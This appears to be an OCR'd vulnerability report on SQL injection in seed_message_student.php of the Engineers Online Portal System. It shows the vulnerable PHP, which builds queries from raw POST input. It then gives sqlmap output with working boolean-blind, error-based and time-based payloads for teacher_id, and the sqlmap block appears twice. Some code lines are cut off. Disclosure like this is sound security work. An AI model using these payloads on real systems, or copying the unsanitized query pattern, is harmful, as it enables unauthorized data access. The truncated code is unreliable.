
Engineers Online Portal System seed_message_student.php has Sqlinjection

```
Engineers Online Portal System seed_message_student.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.
```



nd_message_student.php


```php
<?php
include('admin/dbcon.php');
include('session.php');
$teacher_id = $_POST['teacher_id'];
$my_message = $_POST['my_message'];


$query = mysqli_query($conn,"select * from teacher where teacher_id = '$teacher_id'")or die(mysqli_error($conn));
$row = mysqli_fetch_array($query);
$name = $row['firstname']." ".$row['lastname'];

$query1 = mysqli_query($conn,"select * from student where student_id = '$session_id'")or die(mysqli_error($conn));
$row1 = mysqli_fetch_array($query1);
$name1 = $row1['firstname']." ".$row1['lastname'];



mysqli_query($conn,"insert into message (reciever_id,content,date_sended,sender_id,reciever_name,sender_name) values(
mysqli_query($conn,"insert into message_sent (reciever_id,content,date_sended,sender_id,reciever_name,sender_name) va
?>
```



```
sqlmap identified the following injection point(s) with a total of 446 HTTP(s) requests:
---
Parameter: teacher_id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: teacher_id=29' RLIKE (SELECT (CASE WHEN (9659=9659) THEN 29 ELSE 0x28 END)) AND 'CfDd'='CfDd&my_message=123


    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: teacher_id=29' AND GTID_SUBSET(CONCAT(0x71706b6a71,(SELECT (ELT(6047=6047,1))),0x716b6a7171),6047) AND 'aVA
Y'='aVAY&my_message=123

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: teacher_id=29' AND (SELECT 6258 FROM (SELECT(SLEEP(5)))Mxcp) AND 'rhiy'='rhiy&my_message=123
---
```

Sqlmap Attack

```
sqlmap identified the following injection point(s) with a total of 446 HTTP(s) requests:
---
Parameter: teacher_id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: teacher_id=29' RLIKE (SELECT (CASE WHEN (9659=9659) THEN 29 ELSE 0x28 END)) AND 'CfDd'='CfDd&my_message=123

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: teacher_id=29' AND GTID_SUBSET(CONCAT(0x71706b6a71,(SELECT (ELT(6047=6047,1))),0x716b6a7171),6047) AND 'aVAY'='aVAY&my_message=123

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: teacher_id=29' AND (SELECT 6258 FROM (SELECT(SLEEP(5)))Mxcp) AND 'rhiy'='rhiy&my_message=123
---
```